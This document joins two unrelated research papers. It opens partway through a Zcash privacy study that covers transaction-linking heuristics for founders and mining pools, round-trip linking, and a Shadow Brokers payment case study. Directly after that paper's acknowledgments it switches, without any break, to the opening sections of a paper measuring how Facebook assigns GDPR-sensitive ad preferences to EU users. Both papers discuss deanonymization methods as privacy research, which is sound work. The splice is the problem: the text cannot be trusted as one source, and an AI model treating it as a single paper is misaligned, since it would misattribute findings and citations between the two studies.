The value alone of these withdrawals thus provides some correlation with the deposits, but to further explore it we also looked at the timing of the transactions. When we examined the intervals between consecutive deposits of 249.9999 ZEC, we found that 85% happened within 6-10 blocks of the previous one. Similarly, when examining the intervals between consecutive withdrawals of 250.0001 ZEC, we found that 1,943 of the 1,953 withdrawals also had a proximity of 6-10 blocks. Indeed, both the deposits and the withdrawals proceeded in step-like patterns, in which many transactions were made within a very small number of blocks (resulting in the step up), at which point there would be a pause while more block rewards were accumulated (the step across). This pattern is visible in Figure 9, which shows the deposit and withdrawal transactions associated with the founders. Deposits are typically made in few large steps, whereas withdrawals take many smaller ones.




Figure 9: Over time, the founder deposits into the pool (in red) and withdrawals from the pool (in blue), after running Heuristic 3.

**Heuristic 3.** Any z-to-t transaction carrying 250.0001 ZEC in value is done by the founders.

In terms of false positives, we cannot truly know how risky this heuristic is, short of asking the founders. This is in contrast to the t-address clustering heuristics presented in Section 5, in which we were not attempting to assign addresses to a specific owner, so could validate the heuristics in other ways. Nevertheless, the high correlation between both the value and timing of the transactions led us to believe in the reliability of this heuristic.

As a result of running this heuristic, we added 75 more addresses to our initial list of 48 founder addresses (of which, again, only 14 had been used). Aside from the correlation showed in Figure 9, the difference in terms of our ability to tag founder withdrawals is seen in Figure 8b.

## 6.2 Miners

The Zcash protocol specifies that all newly generated coins are required to be put into the shielded pool before they can be spent further. As a result, we expect that a large quantity of the ZEC being deposited into the pool are from addresses associated with miners.

| Name | Addresses | t-to-z | z-to-t |
|---|---|---|---|
| Flypool | 3 | 65,631 | 3 |
| F2Pool | 1 | 742 | 720 |
| Nanopool | 2 | 8319 | 4107 |
| Suprnova | 1 | 13,361 | 0 |
| Coinmine.pl | 2 | 3211 | 0 |
| Waterhole | 1 | 1439 | 5 |
| BitClub Pool | 1 | 196 | 1516 |
| MiningPoolHub | 1 | 2625 | 0 |
| Dwarfpool | 1 | 2416 | 1 |
| Slushpool | 1 | 941 | 0 |
| Coinotron | 2 | 9726 | 0 |
| Nicehash | 1 | 216 | 0 |
| MinerGate | 1 | 13 | 0 |
| Zecmine.pro | 1 | 6 | 0 |

Table 4: A summary of our identified mining pool activity, in terms of the number of associated addresses used in coingen transactions, and the numbers of each type of transaction interacting with the pool.



Figure 10: Over time, the value of deposits made by known mining pools into the shielded pool.

### 6.2.1 Deposits

As discussed earlier and seen in Figure 6, it is easy to identify miner deposits into the pool due to the fact that they immediately follow a coin generation. Before going further, we split the category of miners into individual miners, who operate on their own, and mining pools, which represent collectives of potentially many individuals. In total, we gathered 19 t-addresses associated with Zcash mining pools, using the scraping methods described in Section 5.2. Table 4 lists these mining pools, as well as the number of addresses they control and the number of t-to-z transactions we associated with them. Figure 10 plots the value of their deposits into the shielded pool over time.

In this figure, we can clearly see that the two dominant mining pools are Flypool and F2Pool. Flypool consistently deposits the same (or similar) amounts, which we can see in their linear representation. F2Pool, on the other hand, has bursts of large deposits mixed with periods during which it is not very active, which we can also see reflected in the graph. Despite their different behaviors, the amount deposited between the two pools is similar.

### 6.2.2 Withdrawals

While the withdrawals from the pool do not solely re-use the small number of mining addresses identified using deposits (as we saw in our naïve attempt to link miner z-to-t transactions in Figure 8a), they do typically re-use some of them, so can frequently be identified anyway.

In particular, mining pool payouts in Zcash are similar to how many of them are in Bitcoin [27, 18]. The block reward is often paid into a single address, controlled by the operator of the pool, and the pool operator then deposits some set of aggregated block rewards into the shielded pool. They then pay the individual reward to each of the individual miners as a way of "sharing the pie," which results in z-to-t transactions with many outputs. (In Bitcoin, some pools opt for this approach while some form a "peeling chain" in which they pay each individual miner in a separate transaction, sending the change back to themselves each time.) In the payouts for some of the mining pools, the list of output t-addresses sometimes includes one of the t-addresses known to be associated with the mining pool already. We thus tag these types of payouts as belonging to the mining pool, according to the following heuristic:

**Heuristic 4.** If a z-to-t transaction has over 100 output t-addresses, one of which belongs to a known mining pool, then we label the transaction as a mining withdrawal (associated with that pool), and label all non-pool output t-addresses as belonging to miners.

As with Heuristic 3, short of asking the mining pool operators directly it is impossible to validate this heuristic. Nevertheless, given the known operating structure of Bitcoin mining pools and the way this closely mirrors that structure, we again believe it to be relatively safe.

As a result of running this heuristic, we tagged 110,918 addresses as belonging to miners, and linked a much more significant portion of the z-to-t transactions, as seen in Figure 8c. As the last column in Table 4 shows, however, this heuristic captured the activity of only a small number of the mining pools, and the large jump in linked activity is mostly due to the high coverage with F2Pool (one of the two richest pools). This implies that further heuristics developed specifically for other pools, such as Flypool, would increase the linkability even more. Furthermore, a more active strategy in which we mined with the pools to receive payouts would reveal their structure, at which point (according to the

1.1M deposited by Flypool shown in Figure 10 and the remaining value of 1.2M attributed to the 'other' category shown in Figure 8c) we would shrink the anonymity set even further.[4]

## 6.3 Other Entities

Once the miners and founders have been identified, we can assume the remaining transactions belong to more general entities. In this section we look into different means of categorizing these entities in order to identify how the shielded pool is being used.

In particular, we ran the heuristic due to Quesnelle [36], which said that if a unique value (i.e., a value never seen in the blockchain before or since) is deposited into the pool and then, after some short period of time, the exact same value is withdrawn from the pool, the deposit and the withdrawal are linked in what he calls a *round-trip transaction*.

**Heuristic 5. [36]** For a value $v$, if there exists exactly one t-to-z transaction carrying value $v$ and one z-to-t transaction carrying value $v$, where the z-to-t transaction happened after the t-to-z one and within some small number of blocks, then these transactions are linked.

In terms of false positives, the fact that the value is unique in the blockchain means that the only possibility of a false positive is if some of the z-to-z transactions split or aggregated coins in such a way that another deposit (or several other deposits) of a different amount were altered within the pool to yield an amount identical to the initial deposit. While this is possible in theory, we observe that of the 12,841 unique values we identified, 9,487 of them had eight decimal places (the maximum number in Zcash), and 98.9% of them had more than three decimal places. We thus view it as highly unlikely that these exact values were achieved via manipulations in z-to-z transactions.

By running this heuristic, we identified 12,841 unique values, which means we linked 12,841 transactions. The values total 1,094,513.23684 ZEC and represent 28.5% of all coins ever deposited in the pool. Interestingly, most (87%) of the linked coins were in transactions attributed to the founders and miners, so had already been linked by our previous heuristics. We believe this lends further credence to their soundness. In terms of the block interval, we ran Heuristic 5 for every interval between 1 and 100 blocks; the results are in Figure 11.

As this figure shows, even if we assume a conservative block interval of 10 (meaning the withdrawal took place

[4]It is possible that we have already captured some of the Flypool activity, as many of the miners receive payouts from multiple pools. We thus are not claiming that all remaining activity could be attributed to Flypool, but potentially some substantial portion.



Figure 11: The value linked by Heuristic 5, as a function of the block interval required between the deposit and withdrawal transactions.

25 minutes after the deposit), we still capture 70% of the total value, or over 700K ZEC. If we require the withdrawal to have taken place within an hour of the deposit, we get 83%.

# 7 Interactions within the Shielded Pool

In this section we consider private transactions; i.e., z-to-z transactions that interact solely with the shielded pool. As seen in Section 4.1, these transactions form a small percentage of the overall transactions. However, z-to-z transactions form a crucial part of the anonymity core of Zcash. In particular, they make it difficult to identify the round-trip transactions from Heuristic 5.

Our analysis identified 6,934 z-to-z transactions, with 8,444 vJoinSplits. As discussed in Section 3.1, the only information revealed by z-to-z transactions is the miner's fee, the time of the transaction, and the number of vJoinSplits used as input. Of these, we looked at the time of transactions and the number of vJoinSplits in order to gain some insight as to the use of these operations.

We found that 93% of z-to-z transactions took just one vJoinSplit as input. Since each vJoinSplit can have at most two shielded outputs as its input, the majority of z-to-z transactions thus take no more than two shielded outputs as their input. This increases the difficulty of categorizing z-to-z transactions, because we cannot know if a small number of users are making many transactions, or many users are making one transaction.

In looking at the timing of z-to-z transactions, however, we conclude that it is likely that a small number of users were making many transactions. Figure 12 plots the cumulative number of vJoinSplits over time. The occurrences of vJoinSplits are somewhat irregular, with 17% of all vJoinSplits occurring in January 2017. There are four other occasions when a sufficient number of vJoinSplits occur within a sufficiently short period of time as to be visibly noticeable. It seems likely that these



Figure 12: The number of z-to-z vJoinSplits over time.

occurrences belong to the same group of users, or at least by users interacting with the same service.

Finally, looking back at the number of t-to-z and z-to-t transactions identified with mining pools in Table 4, it is possible that BitClub Pool is responsible for up to 1,300 of the z-to-z transactions, as it had 196 deposits into the pool and 1,516 withdrawals. This can happen only because either (1) the pool made extra z-to-z transactions, or (2) it sent change from its z-to-t transactions back into the shielded pool. As most of BitClub Pool's z-to-t transactions had over 200 output t-addresses, however, we conclude that the former explanation is more likely.

## 8 Case Study: The Shadow Brokers

The Shadow Brokers (TSB) are a hacker collective that has been active since the summer of 2016, and that leaks tools supposedly created by the NSA. Some of these leaks are released as free samples, but many are sold via auctions and as monthly bundles. Initially, TSB accepted payment only using Bitcoin. Later, however, they began to accept Zcash for their monthly dump service. In this section we discuss how we identified t-to-z transactions that could represent payments to TSB. We identified twenty-four clusters (created using our analysis in Section 5) matching our criteria for potential TSB customers, one of which could be a regular customer.

### 8.1 Techniques

In order to identify the transactions that are most likely to be associated with TSB, we started by looking at their blog [5]. In May 2017, TSB announced that they would be accepting Zcash for their monthly dump service. Throughout the summer (June through August) they accepted both Zcash and Monero, but in September they announced that they would accept only Zcash. Table 5 summarizes the amount they were requesting in each of these months. The last blog post was made in October 2017, when they stated that all subsequent dumps would cost 500 ZEC.

| May/June | July | August | September | October |
|---|---|---|---|---|
| 100 | 200 | 500 | 100 | 500 |
| | 400 | | 200 | |
| | | | 500 | |

Table 5: Amounts charged for TSB monthly dumps, in ZEC. In July and September TSB offered different prices depending on which exploits were being purchased.

To identify potential TSB transactions, we thus looked at all t-to-z transactions not associated with miners or founders that deposited either 100, 200, 400, or 500 ZEC $\pm$ 5 ZEC. Our assumption was that users paying TSB were not likely to be regular Zcash users, but rather were using it with the main purpose of making the payment. On this basis, addresses making t-to-z transactions of the above values were flagged as a potential TSB customer if the following conditions held:

1. They did not get their funds from the pool; i.e., there were no z-to-t transactions with this address as an output. Again, if this were a user mainly engaging with Zcash as a way to pay TSB, they would need to to buy their funds from an exchange, which engage only with t-addresses.

2. They were not a frequent user, in the sense that they had not made or received more than 250 transactions (ever).

3. In the larger cluster in which this address belonged, the total amount deposited by the entire cluster into the pool within one month was within 1 ZEC of the amounts requested by TSB. Here, because the resulting clusters were small enough to treat manually, we applied not only Heuristic 1 but also Heuristic 2 (clustering by change), making sure to weed out false positives. Again, the idea was that suspected TSB customers would not be frequent users of the pool.

As with our previous heuristics, there is no way to quantify the false-positive risks associated with this set of criteria, although we see below that many of the transactions matching it did occur in the time period associated with TSB acceptance of Zcash. Regardless, given this limitation we are not claiming that our results are definitive, but do believe this to be a realistic set of criteria that might be applied in the context of a law enforcement investigation attempting to narrow down potential suspects.

| Month | 100 | 200 | 400 | 500 |
|---|---|---|---|---|
| October (2016) | 0 | 0 | 0 | 0 |
| November | 0 | 0 | 0 | 0 |
| December | 0 | 0 | 0 | 0 |
| January (2017) | 1 | 0 | 0 | 0 |
| February | 0 | 0 | 0 | 0 |
| March | 0 | 0 | 0 | 0 |
| April | 0 | 0 | 0 | 0 |
| May (before) | 0 | 0 | 0 | 0 |
| May (after) | 3 | 1 | 0 | 0 |
| June | 2 | 1 | 1 | 0 |
| July | 1 | 2 | 0 | 0 |
| August | 1 | 0 | 0 | 1 |
| September | 0 | 0 | 0 | 0 |
| October | 2 | 0 | 0 | 0 |
| November | 1 | 0 | 0 | 0 |
| December | 2 | 3 | 0 | 1 |
| January (2018) | 0 | 1 | 0 | 0 |

Table 6: Number of clusters that put the required amounts ($\pm$1 ZEC) into the shielded pool.

## 8.2 Results

Our results, in terms of the number of transactions matching our requirements above up until 17 January 2018, are summarized in Table 6. Before the first TSB blog post in May, we found only a single matching transaction. This is very likely a false positive, but demonstrates that the types of transactions we were seeking were not common before TSB went live with Zcash. After the blog post, we flagged five clusters in May and June for the requested amount of 100 ZEC. There were only two clusters that was flagged for 500 ZEC, one of which was from August. No transactions of any of the required quantities were flagged in September, despite the fact that TSB switched to accepting only Zcash in September. This is possible for a number of reasons: our criteria may have caused us to miss transactions, or maybe there were no takers. From October onwards we flagged between 1-6 transactions per month. It is hard to know if these represent users paying for old data dumps or are simply false positives.

Four out of the 24 transactions in Table 6 are highly likely to be false positives. First, there is the deposit of 100 ZEC into the pool in January, before TSB announced their first blog post. This cluster put an additional 252 ZEC into the pool in March, so is likely just some user of the pool. Second and third, there are two deposits of 200 ZEC into the pool in June, before TSB announced that one of the July dump prices would cost 200 ZEC. Finally, there is a deposit of 400 ZEC into the pool in June before TSB announced that one of the July dump prices would cost 400 ZEC.

Of the remaining clusters, there is one whose activity is worth discussing. From this cluster, there was one deposit into the pool in June for 100 ZEC, one in July for 200 ZEC, and one in August for 500 ZEC, matching TSB prices exactly. The cluster belonged to a new user, and most of the money in this user's cluster came directly from Bitfinex (Cluster 3).

# 9 Conclusions

This paper has provided the first in-depth exploration of Zcash, with a particular focus on its anonymity guarantees. To achieve this, we applied both well-known clustering heuristics that have been developed for Bitcoin and attribution heuristics we developed ourselves that take into account Zcash's shielded pool and its unique cast of characters. As with previous empirical analyses of other cryptocurrencies, our study has shown that most users are not taking advantage of the main privacy feature of Zcash at all. Furthermore, the participants who do engage with the shielded pool do so in a way that is identifiable, which has the effect of significantly eroding the anonymity of other users by shrinking the overall anonymity set.

#### Future work

Our study was an initial exploration, and thus left many avenues open for further exploration. For example, it may be possible to classify more z-to-z transactions by analyzing the time intervals between the transactions in more detail, or by examining other metadata such as the miner's fee or even the size (in bytes) of the transaction. Additionally, the behavior of mining pools could be further identified by a study that actively interacts with them.

#### Suggestions for improvement

Our heuristics would have been significantly less effective if the founders interacting with the pool behaved in a less regular fashion. In particular, by always withdrawing the same amount in the same time intervals, it became possible to distinguish founders withdrawing funds from other users. Given that the founders are both highly invested in the currency and knowledgeable about how to use it in a secure fashion, they are in the best place to ensure the anonymity set is large.

Ultimately, the only way for Zcash to truly ensure the size of its anonymity set is to require all transactions to take place within the shielded pool, or otherwise significantly expand the usage of it. This may soon be computationally feasible given emerging advances in the underlying cryptographic techniques [6], or even if more mainstream wallet providers like Jaxx roll out support for z-

addresses. More broadly, we view it as an interesting regulatory question whether or not mainstream exchanges would continue to transact with Zcash if it switched to supporting only z-addresses.

## Acknowledgments

We would like to thank Lustro, the maintainer of the Zchain explorer, for answering specific questions we asked about the service. ## Abstract

The recent European General Data Protection Regulation (GDPR) restricts the processing and exploitation of some categories of personal data (health, political orientation, sexual preferences, religious beliefs, ethnic origin, etc.) due to the privacy risks that may result from malicious use of such information. The GDPR refers to these categories as sensitive personal data. This paper quantifies the portion of Facebook users in the European Union (EU) who were labeled with interests linked to potentially sensitive personal data in the period prior to when GDPR went into effect. The results of our study suggest that Facebook labels 73% EU users with potential sensitive interests. This corresponds to 40% of the overall EU population. We also estimate that a malicious third party could unveil the identity of Facebook users that have been assigned a potentially sensitive interest at a cost as low as €0.015 per user. Finally, we propose and implement a web browser extension to inform Facebook users of the potentially sensitive interests Facebook has assigned them.

## 1 Introduction

The citizens of the European Union (EU) have demonstrated serious concerns regarding the management of personal information by online services. The 2015 Eurobarometer about data protection [21] reveals that: 63% of EU citizens do not trust online businesses, more than half do not like providing personal information in return for free services, and 53% do not like that Internet companies use their personal information in tailored advertising. The EU reacted to citizens' concerns with the approval of the General Data Protection Regulation (GDPR) [8], which defines a new regulatory framework for the management of personal information. EU member states were given until May 2018 to incorporate it into their national legislation.

The GDPR (and previous EU national data protection laws) defines some categories of personal data as sensitive and prohibits processing them with limited exceptions (e.g., the user provides explicit consent to process that data for a specific purpose). These categories of data are referred to as *"Specially Protected Data"*, *"Special Categories of Personal Data"* or *"Sensitive Data"*. In particular, the GDPR defines as sensitive personal data: *"data revealing racial or ethnic origin, political opinions, religious or philosophical beliefs, or trade union membership, and the processing of genetic data, biometric data for the purpose of uniquely identifying a natural person, data concerning health or data concerning a natural person's sex life or sexual orientation"*.

Due to the legal, ethical and privacy implications of processing sensitive personal data, it is important to know whether online services are commercially exploiting such sensitive information. If so, it is also essential to measure the portion of users/citizens who may be affected by the exploitation of their sensitive personal data. In this paper, we address these crucial questions focusing on *online advertising*, which represents the most important source of revenue for most online services. In particular, we consider Facebook (FB), whose online advertising platform is second only to Google in terms of revenue [2].

Facebook labels users with so-called ad preferences, which represent potential interests of users. FB assigns users different ad preferences based on their online activity within this social network and on third-party websites tracked by FB. Advertisers running ad campaigns can target groups of users assigned to a particular ad preference (e.g., target FB users interested in *"Starbucks"*). Some of these ad preferences suggest political opinions, sexual orientation, personal health, and other potentially sensitive attributes. In fact, an author of this paper received the ad shown in Figure 1 (left side). The author had not explicitly defined his sexual orientation, but he discovered that FB had assigned him the *"Homosexual-*



Figure 1: Snapshot of an ad received by one of the authors of this paper & ad preference list showing that FB inferred this person was interested in *Homosexuality*.

*ity"* ad preference (see Figure 1 right side). Our data suggests that similar assignment of potentially sensitive ad preferences occurs much more broadly. For example, landing pages associated with ads received by FB users in our study include: *iboesterreich.at* (political), *gay-dominante.com* (sexuality), *elpartoestuyo.com* (health).

This illustrates that FB may be actually processing sensitive personal information, which is now prohibited under the EU GDPR without explicit consent and also under some national data protection regulations in Europe. Recently, the Spanish Data Protection Agency (DPA) fined FB €1.2M for violating the Spanish data protection regulation [6]. The Spanish DPA argued that FB *"collects, stores and uses data, including specially protected data, for advertising purposes without obtaining consent."*

Motivated by these events and the enactment of the GDPR in the European Union, this paper examines Facebook's use of potentially sensitive data through January 2018, only months before the GDPR became enforceable. The main goal of this paper is *quantifying the portion of EU citizens and FB users that may have been assigned ad preferences linked to potentially sensitive personal data*. We leave analysis of Facebook data practices following the May 25, 2018 GDPR effective date (when violations could be enforceable) to future work.

To achieve our goal we analyze more than 5.5M ad preferences (126K unique) assigned to more than 4.5K FB users who have installed the Data Valuation Tool for Facebook Users (FDVT) browser extension [12]. The reason for using ad preferences assigned to FDVT users is that we can prove the ad preferences considered in our study have been indeed assigned to real users.

The first contribution of this paper is a methodology that combines natural language processing techniques and manual classification conducted by 12 panelists to obtain those ad preferences in our dataset potentially linked to sensitive personal data. These ad preferences may be used to reveal: ethnic or racial origin, political opinions, religious beliefs, health information or sexual orientation. For instance, the ad preferences *"Homosexuality"* and *"Communism"* may reveal the sexual orientation and the political preference of a user, respectively.

Once we have identified the list of potentially sensitive ad preferences, we use it to query the FB Ads Manager in order to obtain the number of FB users and citizens exposed to these ad preferences in the whole EU as well as in each one of its member states. This quantification is our second contribution, which accomplishes the main goal of the paper.

Finally, after illustrating privacy and ethics risks derived from the exploitation of these FB ad preferences, we present an extension of the FDVT that informs users of the potentially sensitive ad preferences FB has assigned them. This is the last contribution of this paper.

Our research leads to the following main insights:

**- We have identified 2092 (1.66%) potentially sensitive ad preferences out of the 126k present in our dataset.**
**- FB assigns on average 16 potentially sensitive ad preferences to FDVT users.**
**- More than 73% of EU FB users, which corresponds to 40% of EU citizens, are labeled with at least one of the Top 500 (i.e., most popular) potentially sensitive ad preferences from our dataset.**
**- Women have a significantly higher exposure than men to potentially sensitive ad preferences. Similarly, The Early Adulthood group (20-39 years old) has the highest exposure of any age group.**
**- We perform a ball-park estimation that suggests that unveiling the identity of FB users labeled with potentially sensitive ad preferences may be as cheap as €0.015 per user.**

## 2 Background

### 2.1 Facebook Ads Manager

Advertisers configure their ads campaigns through the Facebook (FB) Ads Manager.[1] It allows advertisers to define the audience (i.e., user profile) they want to target with their advertising campaigns. It can be accessed through either a dashboard or an API. The FB Ads Manager offers advertisers a wide range of configuration parameters such as (but not limited to): *location* (country, region, city, zip code, etc.), *demographic parameters* (gender, age, language, etc.), *behaviors* (mobile device, OS and/or web browser used, traveling frequency, etc.), and *interests* (sports, food, cars, beauty, etc.).

The *interest* parameter is the most relevant for our work. It includes hundreds of thousands of possibilities

[1] `https://www.facebook.com/ads/manager`

capturing users' interest of any type. These interests are organized in a hierarchical structure with several levels. The first level is formed by 14 categories.[2] In addition to the interests included in this hierarchy, the FB Ads Manager offers a *Detailed Targeting* search bar where users can type any free text and it suggests interests linked to such text. In this paper, we leverage the *interest* parameter to identify potential sensitive interests.

Advertisers can configure their target audiences based on any combination of the described parameters. An example of an audience could be *"Users living in Italy, ranging between 30 and 40 years old, male and interested in Fast Food"*.

Finally, the FB Ads Manager provides detailed information about the configured audience. The most relevant parameter for our paper is the *Potential Reach* that reports the number of registered FB users matching the defined audience.

## 2.2 Facebook ad preferences

FB assigns to each user a set of ad preferences, i.e., a set of interests, derived from the data and activity of the user on FB and external websites, apps and online services where FB is present. These ad preferences are indeed the interests offered to advertisers in the FB Ads Manager to configure their audiences.[3] Therefore, if a user is assigned *"Watches"* within her list of ad preferences, she will be a potential target of any FB advertising campaign configured to reach users interested in watches.

Any user can access and edit (add or remove) her ad preferences,[4] but we suspect that few users are aware of this option. When a user positions the mouse over a specific ad preference item, a pop-up indicates why the user has been assigned this ad preference. By examining 5.5M ad preferences assigned to FDVT users (see Subsection 2.3), we have found 6 reasons for the assignment of ad preferences: $(i)$ *This is a preference you added*, $(ii)$ *You have this preference because we think it may be relevant to you based on what you do on Facebook, such as pages you've liked or ads you've clicked*, $(iii)$ *You have this preference because you clicked on an ad related to...*, $(iv)$ *You have this preference because you installed the app...*, $(v)$ *You have this preference because you liked a Page related to...*, $(vi)$ *You have this preference because of comments, posts, shares or reactions you made related to...*

[2] Business and industry, Education, Family and relationships, Fitness and wellness, Food and drink, Hobbies and activities, Lifestyle and culture, News and entertainment, People, Shopping and fashion, Sports and outdoors, Technology, Travel places and events, Empty.

[3] Given that interests and ad preferences refer to the same thing, we use these two terms interchangeably in the rest of the paper

[4] Access and edit ad preference list: `https://facebook.com/ads/preferences/edit`

## 2.3 FDVT

The *Data Valuation Tool for Facebook Users (FDVT)* [12] is a web browser extension currently available for Google Chrome[5] and Mozilla Firefox.[6] It provides FB users with a real-time estimation of the revenue they are generating for Facebook according to their profile and the number of ads they see and click during a Facebook session. More than 6K users have installed the FDVT between its public release in October 2016 and February 2018. The FDVT collects (among other data) the ad preferences FB assigns to the user. We leverage this information to identify potentially sensitive ad preferences assigned to users that have installed the FDVT.

# 3 Legal considerations

## 3.1 General Data Protection Regulation

The EU General Data Protection Regulation (GDPR) [8] entered into force in May 2018 and is the reference data protection regulation in all 28 EU countries. The GDPR includes an article that regulates the use of *Sensitive Personal Data*. Article 9 is entitled *"Processing of special categories of personal data"* and states in its first paragraph: *"Processing of personal data revealing racial or ethnic origin, political opinions, religious or philosophical beliefs, or trade union membership, and the processing of genetic data, biometric data for the purpose of uniquely identifying a natural person, data concerning health or data concerning a natural person's sex life or sexual orientation shall be prohibited"*.

After enumerating these particular prohibitions, the GDPR introduces ten exceptions to them (see Appendix A) for which the paragraph 1 of the article shall not apply. To the best of our knowledge none of these exemptions for processing sensitive personal data seem to apply to the case of FB ad preferences. Therefore, labeling FB users with ad preferences associated with sensitive personal data may contravene Article 9 of the GDPR.

## 3.2 Facebook fined in Spain

In September 2017 the Spanish Data Protection Agency (AEPD) fined Facebook €1.2M for violating the Spanish implementation of the EU data protection Directive 95/46EC [1] preceding the GDPR. In the fine's resolution [6] the AEPD claims that FB collects, stores and processes sensitive personal data for advertising purposes without obtaining consent from users. More details about the AEPD resolution are provided in Appendix B.

[5] `https://chrome.google.com/webstore/detail/fdvt-social-network-data/blednbbpnnambjaefhlocghajeohlhmh`

[6] `https://addons.mozilla.org/firefox/addon/fdvt`

The AEPD states that the use of sensitive data for advertising purposes through the assignment of ad preferences to users by FB violated the Spanish data protection regulation (and perhaps other EU member states' regulations which implemented into their national laws the EU data protection Directive 95/46EC [1], recently replaced by the GDPR).

### 3.3 Facebook terms of service

We have carefully reviewed FB's terms and policies. Although we are not attorneys, we found neither a clear disclosure to EU users that FB processes and stores sensitive personal data specifically nor a place where users can provide consent. To the best of our knowledge, both are required under GDPR. Furthermore, we have not found any general prohibition by FB on advertisers seeking to target ads based on sensitive personal data. More details about the analysis of FB terms of service are provided in Appendix C.

## 4 Dataset

To uncover potentially sensitive ad preferences and quantify the portion of EU FB accounts associated with them, we seek to collect a dataset of ad preferences linked to actual EU FB accounts. If we detect ad preferences that represent potentially sensitive personal data, this dataset would provide evidence that the preferences are assigned to real FB accounts. Based on this goal, our dataset is created from the ad preferences collected from real users who have installed the FDVT. We note that the number of ad preferences retrieved from the FDVT represents just a subset of the overall set of preferences, but we can guarantee that they have been assigned to real accounts. Our dataset includes the ad preferences from 4577 users who installed the FDVT between October 2016 and October 2017, from which 3166 users come from some EU country. These 4577 FDVT users have been assigned 5.5M ad preferences in total of which 126192 are unique.

Our dataset includes the following information for each ad preference:

-*ID of the ad preference*: This is the key we use to identify an ad preference independently of the language used by a FB user. For instance, the ad preference {Milk, Leche, Lait} that refers to the same thing in English, Spanish and French, is assigned a single FB ID. Therefore, we can uniquely identify each ad preference across all EU countries and languages.

-*Name of the ad preference*: This is the primary descriptor of the ad preference. FB returns a unified version of the name for each ad preference ID, usually in English. Hence, we have the English name of the ad preferences irrespective of the original language at collection. We note that in some cases translating the ad preference name does not make sense (e.g., the case of persons' names: celebrities, politicians, etc.).

-*Disambiguation Category*: For some ad preferences Facebook adds this in a separate field or in parenthesis to clarify the meaning of a particular ad preference (e.g., Violet (color); Violet: Clothing (Brand)) We have identified more than 700 different disambiguation category topics (e.g., Political Ideology, Disease, Book, Website, Sport Team, etc.). Among the 126K ad preferences analyzed, 87% include this field.

-*Topic Category*: In many cases, some of the 14 first level interests introduced in Section 2.1 are assigned to contextualize ad preferences. For instance, Manchester United F.C. is linked to Sports and Outdoors.

-*Audience Size*: This value reports the number of Facebook users that have been assigned the ad preference worldwide.

-*Reason why the ad preference is added to the user*: The reason why the ad preference has been assigned to the user according to FB. There are six possible reasons introduced in Subsection 2.2.

Figure 2 shows the CDF of the number of ad preferences per user. Each FDVT user is assigned a median of 474 preferences. Moreover, Figure 3 shows the CDF of the portion of FDVT users (x-axis) that were assigned a given ad preference (y-axis). We observe a very skewed distribution that indicates that most ad preferences are actually assigned to a small fraction of users. For instance, each ad preference is assigned to a median of only 3 (0.06%) FDVT users. However, it is important to note that many ad preferences still reach a reasonable portion of users. Our dataset includes 1000 ad preferences that reach at least 11% of FDVT users.

## 5 Methodology

We seek to quantify the number of EU FB users that have been assigned potentially sensitive ad preferences. To this end, we use the 126K unique ad preferences assigned to FDVT users and follow a two-step process. In the first step, we combine Natural Language Processing (NLP) techniques with manual classification to obtain a list of likely sensitive ad preferences from the 126K considered. In the second step, we leverage the FB Ads Manager API to quantify how many FB users in each EU country have been assigned at least one of the ad preferences labeled as potentially sensitive.



Figure 2: CDF of the number of ad preferences per FDVT user.



Figure 3: CDF of the portion of FDVT users (x-axis) per ad preference (y-axis).



Figure 4: CDF of the semantic similarity score assigned to the 126K ad preferences from the FDVT dataset.

## 5.1 Identification of potentially sensitive ad preferences

We rely on a group of researchers with some knowledge in the area of privacy to manually identify potentially sensitive ad preferences within our pool of 126K ad preferences retrieved from FDVT users. However, manually classifying 126K ad preferences would be unfeasible.[7] To make this manual classification task scalable, we leverage NLP techniques to pre-filter the list of ad preferences more likely to be sensitive. This pre-filtering phase will deliver a subset of likely sensitive ad preferences that can be manually classified in a reasonable amount of time.

### 5.1.1 Pre-filtering

**Sensitive categories:** To identify likely sensitive ad preferences in an automated manner, we select five of the relevant categories listed as *Sensitive Personal Data* by the GDPR: $(i)$ data revealing racial or ethnic origin, $(ii)$ data revealing political opinions, $(iii)$ data revealing religious or philosophical beliefs, $(iv)$ data concerning health, and $(v)$ data concerning sex life and sexual orientation. We selected these categories because a preliminary manual inspection indicated that there are ad preferences in our dataset that can likely reveal information related to them. For instance, the ad preferences *"Socialism"*,*"Islam"*,*"Reproductive Health"*,*"Homosexuality"* or *"Black Feminism"* may suggest *political opinion, religious belief, health issue, sexual orientation* or *ethnic or racial origin* of the users that have been assigned them, respectively. Note that all these examples of ad preferences have been extracted from our dataset; thus they have been assigned to actual FB users.

Our automated process will classify an ad preference as *likely sensitive* if we can semantically map that ad preference name into one of the five sensitive categories analyzed in this paper. To this end, we have defined a dictionary including both keywords and short sentences representative of each of the five considered sensitive categories. We used two data sources to create the dictionary: First, a list of controversial issues available in Wikipedia.[8] In particular, we selected the following categories from this list: politics and economics, religion, and sexuality. Second, we obtained a list of words with a very similar semantic meaning to the five sensitive personal data categories. To this end, we used the Datamuse API,[9] a word-finding query engine that allows developers to find words that match a set of constraints. Among other features, Datamuse allows *"finding words with a similar meaning to X"* using a simple query.

The final dictionary includes 264 keywords.[10] We leverage the keywords in this dictionary to find ad preferences that present high semantic similarity to at least one of these keywords. In these cases, we tag them as likely sensitive ad preferences. It is worth noting that this approach makes our methodology flexible, since the dictionary can be extended to include new keywords for the considered categories or other categories, which may uncover additional potentially sensitive ad preferences.

We next describe the semantic similarity computation in detail.

**Semantic similarity computation:** The semantic similarity computation process takes two inputs: the 126K ad preferences from our FDVT dataset and the 264 keyword dictionary associated with the considered sensitive categories. We compute the semantic similarity of each ad preference with all of the 264 keywords from the dictionary. For each ad preference, we record the highest similarity value out of the 264 comparison operations. As result of this process, each one of the 126K ad preferences is assigned a similarity score, which indicates its likelihood to be a sensitive ad preference.

To implement the semantic similarity comparison task, we leverage the Spacy package for python[11] (see

[7] If we consider 10s as the average time required to classify an ad preference as sensitive vs. non-sensitive, this task would require 44 full eight-hour days.

[8] https://en.wikipedia.org/wiki/Wikipedia:List_of_controversial_issues

[9] https://www.datamuse.com/api/

[10] https://fdvt.org/usenix2018/keywords.html

[11] https://spacy.io

details about Spacy in Appendix D). We chose Spacy because it has been previously used in the literature for text processing purposes offering good performance [15][22]. Moreover, Spacy offers good scalability. It computes the 33314688 (126192 x 264) semantic similarity computations in 7 min using a server with twelve 2.6GHZ cores and 96GB of RAM. To conduct our analysis we leverage the *similarity* feature of Spacy. This feature allows comparing words, text spans or documents, and computes the semantic similarity among them. The output is a semantic similarity value ranging between 0 and 1. The closer to 1 the higher the semantic similarity is.

